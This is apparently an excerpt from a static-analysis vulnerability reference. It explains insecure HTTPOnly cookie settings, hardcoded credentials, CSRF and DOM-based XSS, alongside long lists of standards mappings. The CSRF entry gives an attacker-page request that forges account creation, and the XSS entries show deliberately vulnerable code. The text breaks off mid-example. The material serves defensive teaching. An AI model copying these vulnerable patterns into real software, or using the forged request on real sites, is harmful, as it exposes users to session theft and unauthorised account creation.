[1] Standards Mapping - Common Weakness Enumeration, CWE ID 77, CWE ID 78

[2] Standards Mapping - Common Weakness Enumeration Top 25 2019, [11] CWE ID 078

[3] Standards Mapping - Common Weakness Enumeration Top 25 2020, [10] CWE ID 078

[4] Standards Mapping - Common Weakness Enumeration Top 25 2021, [5] CWE ID 078, [25] CWE ID 077

[5] Standards Mapping - DISA Control Correlation Identifier Version 2, CCI-001310, CCI-002754

[6] Standards Mapping - FIPS200, SI

[7] Standards Mapping - General Data Protection Regulation, Indirect Access to Sensitive Data

[8] Standards Mapping - MISRA C 2012, Rule 1.3

[9] Standards Mapping - MISRA C++ 2008, Rule 0-3-1

[10] Standards Mapping - NIST Special Publication 800-53 Revision 4, SI-10 Information Input Validation (P1)

[11] Standards Mapping - NIST Special Publication 800-53 Revision 5, SI-10 Information Input Validation

[12] Standards Mapping - OWASP Application Security Verification Standard 4.0, 5.2.2 Sanitization and Sandboxing Requirements (L1 L2 L3), 5.2.3 Sanitization and Sandboxing Requirements (L1 L2 L3), 5.2.5 Sanitization and Sandboxing Requirements (L1 L2 L3), 5.2.8 Sanitization and Sandboxing Requirements (L1 L2 L3), 5.3.6 Output Encoding and Injection Prevention Requirements (L1 L2 L3), 5.3.8 Output Encoding and Injection Prevention Requirements (L1 L2 L3), 10.3.2 Deployed Application Integrity Controls (L1 L2 L3), 12.3.2 File Execution Requirements (L1 L2 L3), 12.3.5 File Execution Requirements (L1 L2 L3)

[13] Standards Mapping - OWASP Mobile Top 10 Risks 2014, M7 Client Side Injection

[14] Standards Mapping - OWASP Top 10 2004, A6 Injection Flaws

[15] Standards Mapping - OWASP Top 10 2007, A2 Injection Flaws

[16] Standards Mapping - OWASP Top 10 2010, A1 Injection

[17] Standards Mapping - OWASP Top 10 2013, A1 Injection

[18] Standards Mapping - OWASP Top 10 2017, A1 Injection

[19] Standards Mapping - OWASP Top 10 2021, A03 Injection

[20] Standards Mapping - Payment Card Industry Data Security Standard Version 1.1, Requirement 6.5.6

[21] Standards Mapping - Payment Card Industry Data Security Standard Version 1.2, Requirement 6.3.1.1, Requirement 6.5.2

[22] Standards Mapping - Payment Card Industry Data Security Standard Version 2.0, Requirement 6.5.1

[23] Standards Mapping - Payment Card Industry Data Security Standard Version 3.0, Requirement 6.5.1

[24] Standards Mapping - Payment Card Industry Data Security Standard Version 3.1, Requirement 6.5.1

[25] Standards Mapping - Payment Card Industry Data Security Standard Version 3.2, Requirement 6.5.1

[26] Standards Mapping - Payment Card Industry Data Security Standard Version 3.2.1, Requirement 6.5.1

[27] Standards Mapping - Payment Card Industry Software Security Framework 1.0, Control Objective 4.2 - Critical Asset Protection

[28] Standards Mapping - Payment Card Industry Software Security Framework 1.1, Control Objective 4.2 - Critical Asset Protection, Control Objective B.3.1 - Terminal Software Attack Mitigation, Control Objective B.3.1.1 - Terminal Software Attack Mitigation

[29] Standards Mapping - SANS Top 25 2009, Insecure Interaction - CWE ID 078

[30] Standards Mapping - SANS Top 25 2010, Insecure Interaction - CWE ID 078

[31] Standards Mapping - SANS Top 25 2011, Insecure Interaction - CWE ID 078

[32] Standards Mapping - Security Technical Implementation Guide Version 3.1, APP3510 CAT I, APP3570 CAT I

[33] Standards Mapping - Security Technical Implementation Guide Version 3.10, APP3510 CAT I, APP3570 CAT I

[34] Standards Mapping - Security Technical Implementation Guide Version 3.4, APP3510 CAT I, APP3570 CAT I

[35] Standards Mapping - Security Technical Implementation Guide Version 3.5, APP3510 CAT I, APP3570 CAT I

[36] Standards Mapping - Security Technical Implementation Guide Version 3.6, APP3510 CAT I, APP3570 CAT I

[37] Standards Mapping - Security Technical Implementation Guide Version 3.7, APP3510 CAT I, APP3570 CAT I

[38] Standards Mapping - Security Technical Implementation Guide Version 3.9, APP3510 CAT I, APP3570 CAT I

[39] Standards Mapping - Security Technical Implementation Guide Version 4.1, APSC-DV-002510 CAT I, APSC-DV-002560 CAT I

[40] Standards Mapping - Security Technical Implementation Guide Version 4.10, APSC-DV-002510 CAT I, APSC-DV-002560 CAT I

[41] Standards Mapping - Security Technical Implementation Guide Version 4.11, APSC-DV-002510 CAT I, APSC-DV-002560 CAT I

[42] Standards Mapping - Security Technical Implementation Guide Version 4.2, APSC-DV-002510 CAT I, APSC-DV-002560 CAT I

[43] Standards Mapping - Security Technical Implementation Guide Version 4.3, APSC-DV-002510 CAT I, APSC-DV-002560 CAT I

[44] Standards Mapping - Security Technical Implementation Guide Version 4.4, APSC-DV-002510 CAT I, APSC-DV-002560 CAT I

[45] Standards Mapping - Security Technical Implementation Guide Version 4.5, APSC-DV-002510 CAT I, APSC-DV-002560 CAT I

[46] Standards Mapping - Security Technical Implementation Guide Version 4.6, APSC-DV-002510 CAT I, APSC-DV-002560 CAT I

[47] Standards Mapping - Security Technical Implementation Guide Version 4.7, APSC-DV-002510 CAT I, APSC-DV-002560 CAT I

[48] Standards Mapping - Security Technical Implementation Guide Version 4.8, APSC-DV-002510 CAT I, APSC-DV-002560 CAT I

[49] Standards Mapping - Security Technical Implementation Guide Version 4.9, APSC-DV-002510 CAT I, APSC-DV-002560 CAT I

[50] Standards Mapping - Security Technical Implementation Guide Version 5.1, APSC-DV-002510 CAT I, APSC-DV-002560 CAT I

[51] Standards Mapping - Web Application Security Consortium 24 + 2, OS Commanding

[52] Standards Mapping - Web Application Security Consortium Version 2.00, OS Commanding (WASC-31)

Cookie Security: HTTPOnly not Set on Application Cookie

Explanation

The default value for the `httpOnlyCookies` attribute is false, meaning that the cookie is accessible through a client-side script. This is an unnecessary cross-site scripting threat, resulting in stolen cookies. Stolen cookies can contain sensitive information identifying the user to the site, such as the ASP.NET session ID or forms authentication ticket, and can be replayed by the attacker in order to masquerade as the user or obtain sensitive information.

Example 1: Vulnerable configuration:

```
<configuration>
  <system.web>
    <httpCookies httpOnlyCookies="false">
```

Recommendation

Microsoft Internet Explorer version 6 Service Pack 1 and later supports a cookie property, `HttpOnly`, that can help mitigate cross-site scripting threats that result in stolen cookies. Stolen cookies can contain sensitive information identifying the user to the site, such as the ASP.NET session ID or forms authentication ticket, and can be replayed by the attacker in order to masquerade as the user or obtain sensitive information. When an HttpOnly cookie is received by a compliant browser, it is inaccessible to client-side script.

Example 2: Here see the secure configuration. Any cookie marked with this property will be accessible only from server-side code, and not to any client-side scripting code like JavaScript or VBScript. This shielding of cookies from the client helps to protect Web-based applications from cross-site scripting attacks. A hacker initiates a cross-site scripting (also called CSS or XSS) attack by attempting to insert his own script code into the Web page to get around any application security in place. Any page that accepts input from a user and echoes that input back is potentially vulnerable.

```
<configuration>
  <system.web>
    <httpCookies httpOnlyCookies="true">
```

Tips

1. It is possible to enable <code>HttpOnly</code> programmatically on any individual cookie by setting the <code>HttpOnly</code> property of the <code>HttpCookie</code> object to <code>true</code>. However, it is easier and more reliable to configure the application to automatically enable <code>HttpOnly</code> for all cookies. To do this, set the <code>httpOnlyCookies</code> attribute of the <code>httpCookies</code> element to <code>true</code>.

2. Setting the HttpOnly property to true does not prevent an attacker with access to the network channel from accessing the cookie directly. Consider using Secure Sockets Layer (SSL) to help protect against this. Workstation security is also important, as a malicious user could use an open browser window or a computer containing persistent cookies to obtain access to a Web site with a legitimate user's identity.

References

[1] httpCookies Element, MSDN, http://msdn.microsoft.com/en-us/library/ms228262.aspx

[2] Top 10 Application Security Vulnerabilities in Web.config Files, Developer Fusion, http://www.developerfusion.com/article/6678/top-10-application-security-vulnerabilities-in-webconfig-files-part-one/5/

[3] Standards Mapping - Common Weakness Enumeration, CWE ID 1004

[4] Standards Mapping - Common Weakness Enumeration Top 25 2019, [15] CWE ID 732

[5] Standards Mapping - Common Weakness Enumeration Top 25 2020, [16] CWE ID 732

[6] Standards Mapping - Common Weakness Enumeration Top 25 2021, [22] CWE ID 732

[7] Standards Mapping - DISA Control Correlation Identifier Version 2, CCI-001184, CCI-002418, CCI-002420, CCI-002421,

CCI-002422

[8] Standards Mapping - FIPS200, CM

[9] Standards Mapping - General Data Protection Regulation, Indirect Access to Sensitive Data

[10] Standards Mapping - NIST Special Publication 800-53 Revision 4, SC-8 Transmission Confidentiality and Integrity (P1), SC-23 Session Authenticity (P1)

[11] Standards Mapping - NIST Special Publication 800-53 Revision 5, SC-8 Transmission Confidentiality and Integrity, SC-23 Session Authenticity

[12] Standards Mapping - OWASP Application Security Verification Standard 4.0, 3.2.3 Session Binding Requirements (L1 L2 L3), 3.4.2 Cookie-based Session Management (L1 L2 L3), 4.1.3 General Access Control Design (L1 L2 L3), 4.2.1 Operation Level Access Control (L1 L2 L3), 4.3.3 Other Access Control Considerations (L2 L3), 13.1.4 Generic Web Service Security Verification Requirements (L2 L3)

[13] Standards Mapping - OWASP Mobile Top 10 Risks 2014, M4 Unintended Data Leakage

[14] Standards Mapping - OWASP Top 10 2004, A10 Insecure Configuration Management

[15] Standards Mapping - OWASP Top 10 2010, A6 Security Misconfiguration

[16] Standards Mapping - OWASP Top 10 2013, A6 Sensitive Data Exposure

[17] Standards Mapping - OWASP Top 10 2017, A3 Sensitive Data Exposure

[18] Standards Mapping - OWASP Top 10 2021, A05 Security Misconfiguration

[19] Standards Mapping - Payment Card Industry Data Security Standard Version 1.1, Requirement 6.5.3

[20] Standards Mapping - Payment Card Industry Data Security Standard Version 1.2, Requirement 6.5.7

[21] Standards Mapping - Payment Card Industry Data Security Standard Version 3.0, Requirement 6.5.10

[22] Standards Mapping - Payment Card Industry Data Security Standard Version 3.1, Requirement 6.5.10

[23] Standards Mapping - Payment Card Industry Data Security Standard Version 3.2, Requirement 6.5.10

[24] Standards Mapping - Payment Card Industry Data Security Standard Version 3.2.1, Requirement 6.5.10

[25] Standards Mapping - Payment Card Industry Software Security Framework 1.0, Control Objective 4.2 - Critical Asset Protection

[26] Standards Mapping - Payment Card Industry Software Security Framework 1.1, Control Objective 4.2 - Critical Asset Protection

[27] Standards Mapping - Security Technical Implementation Guide Version 4.1, APSC-DV-002210 CAT II, APSC-DV-002440 CAT I, APSC-DV-002450 CAT II, APSC-DV-002460 CAT II, APSC-DV-002470 CAT II

[28] Standards Mapping - Security Technical Implementation Guide Version 4.10, APSC-DV-002210 CAT II, APSC-DV-002440 CAT I, APSC-DV-002450 CAT II, APSC-DV-002460 CAT II, APSC-DV-002470 CAT II

[29] Standards Mapping - Security Technical Implementation Guide Version 4.11, APSC-DV-002210 CAT II, APSC-DV-002440 CAT I, APSC-DV-002450 CAT II, APSC-DV-002460 CAT II, APSC-DV-002470 CAT II

[30] Standards Mapping - Security Technical Implementation Guide Version 4.2, APSC-DV-002210 CAT II, APSC-DV-002440 CAT I, APSC-DV-002450 CAT II, APSC-DV-002460 CAT II, APSC-DV-002470 CAT II

[31] Standards Mapping - Security Technical Implementation Guide Version 4.3, APSC-DV-002210 CAT II, APSC-DV-002440 CAT I, APSC-DV-002450 CAT II, APSC-DV-002460 CAT II, APSC-DV-002470 CAT II

[32] Standards Mapping - Security Technical Implementation Guide Version 4.4, APSC-DV-002210 CAT II, APSC-DV-002440

CAT I, APSC-DV-002450 CAT II, APSC-DV-002460 CAT II, APSC-DV-002470 CAT II

[33] Standards Mapping - Security Technical Implementation Guide Version 4.5, APSC-DV-002210 CAT II, APSC-DV-002440 CAT I, APSC-DV-002450 CAT II, APSC-DV-002460 CAT II, APSC-DV-002470 CAT II

[34] Standards Mapping - Security Technical Implementation Guide Version 4.6, APSC-DV-002210 CAT II, APSC-DV-002440 CAT I, APSC-DV-002450 CAT II, APSC-DV-002460 CAT II, APSC-DV-002470 CAT II

[35] Standards Mapping - Security Technical Implementation Guide Version 4.7, APSC-DV-002210 CAT II, APSC-DV-002440 CAT I, APSC-DV-002450 CAT II, APSC-DV-002460 CAT II, APSC-DV-002470 CAT II

[36] Standards Mapping - Security Technical Implementation Guide Version 4.8, APSC-DV-002210 CAT II, APSC-DV-002440 CAT I, APSC-DV-002450 CAT II, APSC-DV-002460 CAT II, APSC-DV-002470 CAT II

[37] Standards Mapping - Security Technical Implementation Guide Version 4.9, APSC-DV-002210 CAT II, APSC-DV-002440 CAT I, APSC-DV-002450 CAT II, APSC-DV-002460 CAT II, APSC-DV-002470 CAT II

[38] Standards Mapping - Security Technical Implementation Guide Version 5.1, APSC-DV-002210 CAT II, APSC-DV-002440 CAT I, APSC-DV-002450 CAT II, APSC-DV-002460 CAT II, APSC-DV-002470 CAT II

[39] Standards Mapping - Web Application Security Consortium 24 + 2, Insufficient Authentication

[40] Standards Mapping - Web Application Security Consortium Version 2.00, Insufficient Authentication (WASC-01)

Credential Management: Hardcoded API Credentials

Explanation

Never hardcode credentials, including usernames, passwords, API keys, API secrets, and API Tokens. Not only are hardcoded credentials visible to all of the project developers, they are extremely difficult to update. After the code is in production, the credentials cannot be changed without patching the software. If the credentials are compromised, the organization must choose between security and system availability.

Recommendation

Make sure that API credentials are either loaded from a configuration file that is only available in the runtime environment or from environment variables.

References

[1] Standards Mapping - Common Weakness Enumeration, CWE ID 259, CWE ID 798

[2] Standards Mapping - Common Weakness Enumeration Top 25 2019, [13] CWE ID 287, [19] CWE ID 798

[3] Standards Mapping - Common Weakness Enumeration Top 25 2020, [14] CWE ID 287, [20] CWE ID 798

[4] Standards Mapping - Common Weakness Enumeration Top 25 2021, [14] CWE ID 287, [16] CWE ID 798

[5] Standards Mapping - DISA Control Correlation Identifier Version 2, CCI-000196, CCI-001199, CCI-002367, CCI-003109

[6] Standards Mapping - FIPS200, IA

[7] Standards Mapping - General Data Protection Regulation, Insufficient Data Protection

[8] Standards Mapping - NIST Special Publication 800-53 Revision 4, SC-28 Protection of Information at Rest (P1)

[9] Standards Mapping - NIST Special Publication 800-53 Revision 5, SC-28 Protection of Information at Rest

[10] Standards Mapping - OWASP Application Security Verification Standard 4.0, 2.3.1 Authenticator Lifecycle Requirements (L1 L2 L3), 2.6.2 Look-up Secret Verifier Requirements (L2 L3), 2.7.1 Out of Band Verifier Requirements (L1 L2 L3), 2.7.2 Out of Band Verifier Requirements (L1 L2 L3), 2.7.3 Out of Band Verifier Requirements (L1 L2 L3), 2.8.4 Single or Multi Factor One Time Verifier Requirements (L2 L3), 2.8.5 Single or Multi Factor One Time Verifier Requirements (L2 L3), 2.10.1 Service Authentication Requirements (L2 L3), 2.10.2 Service Authentication Requirements (L2 L3), 2.10.4 Service Authentication Requirements (L2 L3), 3.5.2 Token-based Session Management (L2 L3), 3.7.1 Defenses Against Session Management Exploits (L1 L2 L3), 6.4.1 Secret Management (L2 L3), 9.2.3 Server Communications Security Requirements (L2 L3), 10.2.3 Malicious Code Search (L3)

[11] Standards Mapping - OWASP Mobile Top 10 Risks 2014, M2 Insecure Data Storage

[12] Standards Mapping - OWASP Top 10 2004, A8 Insecure Storage

[13] Standards Mapping - OWASP Top 10 2007, A8 Insecure Cryptographic Storage

[14] Standards Mapping - OWASP Top 10 2010, A7 Insecure Cryptographic Storage

[15] Standards Mapping - OWASP Top 10 2013, A6 Sensitive Data Exposure

[16] Standards Mapping - OWASP Top 10 2017, A3 Sensitive Data Exposure

[17] Standards Mapping - OWASP Top 10 2021, A07 Identification and Authentication Failures

[18] Standards Mapping - Payment Card Industry Data Security Standard Version 1.1, Requirement 6.5.8, Requirement 8.4

[19] Standards Mapping - Payment Card Industry Data Security Standard Version 1.2, Requirement 6.3.1.3, Requirement 6.5.8, Requirement 8.4

[20] Standards Mapping - Payment Card Industry Data Security Standard Version 2.0, Requirement 6.3.1, Requirement 6.5.3, Requirement 8.4

[21] Standards Mapping - Payment Card Industry Data Security Standard Version 3.0, Requirement 6.3.1, Requirement 6.5.3, Requirement 8.2.1

[22] Standards Mapping - Payment Card Industry Data Security Standard Version 3.1, Requirement 6.3.1, Requirement 6.5.3, Requirement 8.2.1

[23] Standards Mapping - Payment Card Industry Data Security Standard Version 3.2, Requirement 6.3.1, Requirement 6.5.3, Requirement 8.2.1

[24] Standards Mapping - Payment Card Industry Data Security Standard Version 3.2.1, Requirement 6.3.1, Requirement 6.5.3, Requirement 8.2.1

[25] Standards Mapping - Payment Card Industry Software Security Framework 1.0, Control Objective 5.3 - Authentication and Access Control, Control Objective 6.3 - Sensitive Data Protection

[26] Standards Mapping - Payment Card Industry Software Security Framework 1.1, Control Objective 5.3 - Authentication and Access Control, Control Objective 6.3 - Sensitive Data Protection

[27] Standards Mapping - SANS Top 25 2009, Porous Defenses - CWE ID 259

[28] Standards Mapping - SANS Top 25 2010, Porous Defenses - CWE ID 798

[29] Standards Mapping - SANS Top 25 2011, Porous Defenses - CWE ID 798

[30] Standards Mapping - Security Technical Implementation Guide Version 3.1, APP3210.1 CAT II, APP3340 CAT I, APP3350 CAT I

[31] Standards Mapping - Security Technical Implementation Guide Version 3.10, APP3210.1 CAT II, APP3340 CAT I, APP3350 CAT I

[32] Standards Mapping - Security Technical Implementation Guide Version 3.4, APP3210.1 CAT II, APP3340 CAT I, APP3350 CAT I

[33] Standards Mapping - Security Technical Implementation Guide Version 3.5, APP3210.1 CAT II, APP3340 CAT I, APP3350 CAT I

[34] Standards Mapping - Security Technical Implementation Guide Version 3.6, APP3210.1 CAT II, APP3340 CAT I, APP3350 CAT I

[35] Standards Mapping - Security Technical Implementation Guide Version 3.7, APP3210.1 CAT II, APP3340 CAT I, APP3350 CAT I

[36] Standards Mapping - Security Technical Implementation Guide Version 3.9, APP3210.1 CAT II, APP3340 CAT I, APP3350 CAT I

[37] Standards Mapping - Security Technical Implementation Guide Version 4.1, APSC-DV-001740 CAT I, APSC-DV-002330 CAT II, APSC-DV-003110 CAT I, APSC-DV-003270 CAT II, APSC-DV-003280 CAT I

[38] Standards Mapping - Security Technical Implementation Guide Version 4.10, APSC-DV-001740 CAT I, APSC-DV-002330 CAT II, APSC-DV-003110 CAT I, APSC-DV-003270 CAT II, APSC-DV-003280 CAT I

[39] Standards Mapping - Security Technical Implementation Guide Version 4.11, APSC-DV-001740 CAT I, APSC-DV-002330 CAT II, APSC-DV-003110 CAT I, APSC-DV-003270 CAT II, APSC-DV-003280 CAT I

[40] Standards Mapping - Security Technical Implementation Guide Version 4.2, APSC-DV-001740 CAT I, APSC-DV-002330 CAT II, APSC-DV-003110 CAT I, APSC-DV-003270 CAT II, APSC-DV-003280 CAT I

[41] Standards Mapping - Security Technical Implementation Guide Version 4.3, APSC-DV-001740 CAT I, APSC-DV-002330 CAT II, APSC-DV-003110 CAT I, APSC-DV-003270 CAT II, APSC-DV-003280 CAT I

[42] Standards Mapping - Security Technical Implementation Guide Version 4.4, APSC-DV-001740 CAT I, APSC-DV-002330 CAT II, APSC-DV-003110 CAT I, APSC-DV-003270 CAT II, APSC-DV-003280 CAT I

[43] Standards Mapping - Security Technical Implementation Guide Version 4.5, APSC-DV-001740 CAT I, APSC-DV-002330 CAT II, APSC-DV-003110 CAT I, APSC-DV-003270 CAT II, APSC-DV-003280 CAT I

[44] Standards Mapping - Security Technical Implementation Guide Version 4.6, APSC-DV-001740 CAT I, APSC-DV-002330 CAT II, APSC-DV-003110 CAT I, APSC-DV-003270 CAT II, APSC-DV-003280 CAT I

[45] Standards Mapping - Security Technical Implementation Guide Version 4.7, APSC-DV-001740 CAT I, APSC-DV-002330 CAT II, APSC-DV-003110 CAT I, APSC-DV-003270 CAT II, APSC-DV-003280 CAT I

[46] Standards Mapping - Security Technical Implementation Guide Version 4.8, APSC-DV-001740 CAT I, APSC-DV-002330 CAT II, APSC-DV-003110 CAT I, APSC-DV-003270 CAT II, APSC-DV-003280 CAT I

[47] Standards Mapping - Security Technical Implementation Guide Version 4.9, APSC-DV-001740 CAT I, APSC-DV-002330 CAT II, APSC-DV-003110 CAT I, APSC-DV-003270 CAT II, APSC-DV-003280 CAT I

[48] Standards Mapping - Security Technical Implementation Guide Version 5.1, APSC-DV-001740 CAT I, APSC-DV-002330 CAT II, APSC-DV-003110 CAT I, APSC-DV-003270 CAT II, APSC-DV-003280 CAT I

[49] Standards Mapping - Web Application Security Consortium 24 + 2, Insufficient Authentication

[50] Standards Mapping - Web Application Security Consortium Version 2.00, Insufficient Authentication (WASC-01)

Cross-Site Request Forgery

Explanation

A cross-site request forgery (CSRF) vulnerability occurs when: 1. A web application uses session cookies.

2. The application acts on an HTTP request without verifying that the request was made with the user's consent.

A nonce is a cryptographic random value that is sent with a message to prevent replay attacks. If the request does not contain a nonce that proves its provenance, the code that handles the request is vulnerable to a CSRF attack (unless it does not change the state of the application). This means a web application that uses session cookies has to take special precautions to ensure that an attacker can't trick users into submitting bogus requests. Imagine a web application that allows administrators to create new accounts as follows:

```
var req = new XMLHttpRequest();
req.open("POST", "/new_user", true);
body = addToPost(body, new_username);
body = addToPost(body, new_passwd);
req.send(body);
```

An attacker might set up a malicious web site that contains the following code.

```
var req = new XMLHttpRequest();
req.open("POST", "http://www.example.com/new_user", true);
body = addToPost(body, "attacker");
body = addToPost(body, "haha");
req.send(body);
```

If an administrator for `example.com` visits the malicious page while she has an active session on the site, she will unwittingly create an account for the attacker. This is a CSRF attack. It is possible because the application does not have a way to determine the provenance of the request. Any request could be a legitimate action chosen by the user or a faked action set up by an attacker. The attacker does not get to see the Web page that the bogus request generates, so the attack technique is only useful for requests that alter the state of the application.

Applications that pass the session identifier in the URL rather than as a cookie do not have CSRF problems because there is no way for the attacker to access the session identifier and include it as part of the bogus request. CSRF is entry number five on the 2007 OWASP Top 10 list.

Recommendation

Applications that use session cookies must include some piece of information in every form post that the back-end code can use to validate the provenance of the request. One way to do that is to include a random request identifier or nonce, as follows:

```
RequestBuilder rb = new RequestBuilder(RequestBuilder.POST, "/new_user");
body = addToPost(body, new_username);
body = addToPost(body, new_passwd);
body = addToPost(body, request_id);
rb.sendRequest(body, new NewAccountCallback(callback));
```

Then the back-end logic can validate the request identifier before processing the rest of the form data. When possible, the request identifier should be unique to each server request rather than shared across every request for a particular session. As with session identifiers, the harder it is for an attacker to guess the request identifier, the harder it is to conduct a successful CSRF attack. The token should not be easily guessed and it should be protected in the same way that session tokens are protected, such as using SSLv3.

Additional mitigation techniques include:

Framework protection: Most modern web application frameworks embed CSRF protection and they will automatically include and verify CSRF tokens. **Use a Challenge-Response control:** Forcing the customer to respond to a challenge sent by the server is a strong defense against CSRF. Some of the challenges that can be used for this purpose are: CAPTCHAs, password

re-authentication and one-time tokens. **Check HTTP Referer/Origin headers:** An attacker won't be able to spoof these headers while performing a CSRF attack. This makes these headers a useful method to prevent CSRF attacks. **Double-submit Session Cookie:** Sending the session ID Cookie as a hidden form value in addition to the actual session ID Cookie is a good protection against CSRF attacks. The server will check both values and make sure they are identical before processing the rest of the form data. If an attacker submits a form in behalf of a user, he won't be able to modify the session ID cookie value as per the same-origin-policy. **Limit Session Lifetime:** When accessing protected resources using a CSRF attack, the attack will only be valid as long as the session ID sent as part of the attack is still valid on the server. Limiting the Session lifetime will reduce the probability of a successful attack.

The techniques described here can be defeated with XSS attacks. Effective CSRF mitigation includes XSS mitigation techniques.

Tips

1. Fortify Static Code Analyzer flags all HTML forms and all XMLHttpRequest objects that might perform a POST operation. The auditor must determine if each form could be valuable to an attacker as a CSRF target and whether or not an appropriate mitigation technique is in place.

References

[1] A. Klein, Divide and Conquer: HTTP Response Splitting, Web Cache Poisoning Attacks, and Related Topics, http://www.packetstormsecurity.org/papers/general/whitepaper_httpresponse.pdf

[2] OWASP, 2007 OWASP Top 10, http://www.owasp.org/index.php/Top_10_2007

[3] Standards Mapping - Common Weakness Enumeration, CWE ID 352

[4] Standards Mapping - Common Weakness Enumeration Top 25 2019, [9] CWE ID 352

[5] Standards Mapping - Common Weakness Enumeration Top 25 2020, [9] CWE ID 352

[6] Standards Mapping - Common Weakness Enumeration Top 25 2021, [9] CWE ID 352

[7] Standards Mapping - DISA Control Correlation Identifier Version 2, CCI-001310, CCI-001941, CCI-001942

[8] Standards Mapping - General Data Protection Regulation, Access Violation

[9] Standards Mapping - NIST Special Publication 800-53 Revision 4, SC-23 Session Authenticity (P1)

[10] Standards Mapping - NIST Special Publication 800-53 Revision 5, SC-23 Session Authenticity

[11] Standards Mapping - OWASP Application Security Verification Standard 4.0, 3.5.3 Token-based Session Management (L2 L3), 4.2.2 Operation Level Access Control (L1 L2 L3), 13.2.3 RESTful Web Service Verification Requirements (L1 L2 L3)

[12] Standards Mapping - OWASP Mobile Top 10 Risks 2014, M5 Poor Authorization and Authentication

[13] Standards Mapping - OWASP Top 10 2007, A5 Cross Site Request Forgery (CSRF)

[14] Standards Mapping - OWASP Top 10 2010, A5 Cross-Site Request Forgery (CSRF)

[15] Standards Mapping - OWASP Top 10 2013, A8 Cross-Site Request Forgery (CSRF)

[16] Standards Mapping - OWASP Top 10 2021, A01 Broken Access Control

[17] Standards Mapping - Payment Card Industry Data Security Standard Version 1.2, Requirement 6.5.5

[18] Standards Mapping - Payment Card Industry Data Security Standard Version 2.0, Requirement 6.5.9

[19] Standards Mapping - Payment Card Industry Data Security Standard Version 3.0, Requirement 6.5.9

[20] Standards Mapping - Payment Card Industry Data Security Standard Version 3.1, Requirement 6.5.9

[21] Standards Mapping - Payment Card Industry Data Security Standard Version 3.2, Requirement 6.5.9

[22] Standards Mapping - Payment Card Industry Data Security Standard Version 3.2.1, Requirement 6.5.9

[23] Standards Mapping - Payment Card Industry Software Security Framework 1.0, Control Objective 5.4 - Authentication and Access Control

[24] Standards Mapping - Payment Card Industry Software Security Framework 1.1, Control Objective 5.4 - Authentication and Access Control

[25] Standards Mapping - SANS Top 25 2009, Insecure Interaction - CWE ID 352

[26] Standards Mapping - SANS Top 25 2010, Insecure Interaction - CWE ID 352

[27] Standards Mapping - SANS Top 25 2011, Insecure Interaction - CWE ID 352

[28] Standards Mapping - Security Technical Implementation Guide Version 3.1, APP3585 CAT II

[29] Standards Mapping - Security Technical Implementation Guide Version 3.10, APP3585 CAT II

[30] Standards Mapping - Security Technical Implementation Guide Version 3.4, APP3585 CAT II

[31] Standards Mapping - Security Technical Implementation Guide Version 3.5, APP3585 CAT II

[32] Standards Mapping - Security Technical Implementation Guide Version 3.6, APP3585 CAT II

[33] Standards Mapping - Security Technical Implementation Guide Version 3.7, APP3585 CAT II

[34] Standards Mapping - Security Technical Implementation Guide Version 3.9, APP3585 CAT II

[35] Standards Mapping - Security Technical Implementation Guide Version 4.1, APSC-DV-001620 CAT II, APSC-DV-001630 CAT II, APSC-DV-002500 CAT II

[36] Standards Mapping - Security Technical Implementation Guide Version 4.10, APSC-DV-001620 CAT II, APSC-DV-001630 CAT II, APSC-DV-002500 CAT II

[37] Standards Mapping - Security Technical Implementation Guide Version 4.11, APSC-DV-001620 CAT II, APSC-DV-001630 CAT II, APSC-DV-002500 CAT II

[38] Standards Mapping - Security Technical Implementation Guide Version 4.2, APSC-DV-001620 CAT II, APSC-DV-001630 CAT II, APSC-DV-002500 CAT II

[39] Standards Mapping - Security Technical Implementation Guide Version 4.3, APSC-DV-001620 CAT II, APSC-DV-001630 CAT II, APSC-DV-002500 CAT II

[40] Standards Mapping - Security Technical Implementation Guide Version 4.4, APSC-DV-001620 CAT II, APSC-DV-001630 CAT II, APSC-DV-002500 CAT II

[41] Standards Mapping - Security Technical Implementation Guide Version 4.5, APSC-DV-001620 CAT II, APSC-DV-001630 CAT II, APSC-DV-002500 CAT II

[42] Standards Mapping - Security Technical Implementation Guide Version 4.6, APSC-DV-001620 CAT II, APSC-DV-001630 CAT II, APSC-DV-002500 CAT II

[43] Standards Mapping - Security Technical Implementation Guide Version 4.7, APSC-DV-001620 CAT II, APSC-DV-001630 CAT II, APSC-DV-002500 CAT II

[44] Standards Mapping - Security Technical Implementation Guide Version 4.8, APSC-DV-001620 CAT II, APSC-DV-001630 CAT II, APSC-DV-002500 CAT II

[45] Standards Mapping - Security Technical Implementation Guide Version 4.9, APSC-DV-001620 CAT II, APSC-DV-001630 CAT II, APSC-DV-002500 CAT II

[46] Standards Mapping - Security Technical Implementation Guide Version 5.1, APSC-DV-001620 CAT II, APSC-DV-001630 CAT II, APSC-DV-002500 CAT II

[47] Standards Mapping - Web Application Security Consortium 24 + 2, Cross-Site Request Forgery

[48] Standards Mapping - Web Application Security Consortium Version 2.00, Cross-Site Request Forgery (WASC-09)

Cross-Site Scripting: DOM

Explanation

Cross-site scripting (XSS) vulnerabilities occur when:

1. Data enters a web application through an untrusted source. In the case of DOM-based XSS, data is read from a URL parameter or other value within the browser and written back into the page with client-side code. In the case of reflected XSS, the untrusted source is typically a web request, while in the case of persisted (also known as stored) XSS it is typically a database or other back-end data store.

2. The data is included in dynamic content that is sent to a web user without validation. In the case of DOM-based XSS, malicious content is executed as part of DOM (Document Object Model) creation, whenever the victim's browser parses the HTML page.

The malicious content sent to the web browser often takes the form of a JavaScript segment, but can also include HTML, Flash or any other type of code that the browser executes. The variety of attacks based on XSS is almost limitless, but they commonly include transmitting private data such as cookies or other session information to the attacker, redirecting the victim to web content controlled by the attacker, or performing other malicious operations on the user's machine under the guise of the vulnerable site.

Example 1: The following JavaScript code segment reads an employee ID, `eid`, from a URL and displays it to the user.

```
<SCRIPT>
var pos=document.URL.indexOf("eid=")+4;
document.write(document.URL.substring(pos,document.URL.length));
</SCRIPT>
```

Example 2: Consider the HTML form:

```
  <div id="myDiv">
    Employee ID: <input type="text" id="eid"><br>
    ...
    <button>Show results</button>
  </div>
  <div id="resultsDiv">
    ...
  </div>
```

The following jQuery code segment reads an employee ID from the form, and displays it to the user.

```
  $(document).ready(function(){
    $("#myDiv").on("click", "button", function(){
      var eid = $("#eid").val();
      $("resultsDiv").append(eid);
      ...
    });
  });
```

These code examples operate correctly if the employee ID from the text input with ID `eid` contains only standard alphanumeric text. If `eid` has a value that includes metacharacters or source code, then the code will be executed by the web browser as it displays the HTTP response.

Example 3: The following code shows an example of a DOM-based XSS within a React application:

```
let element = JSON.parse(getUntrustedInput());
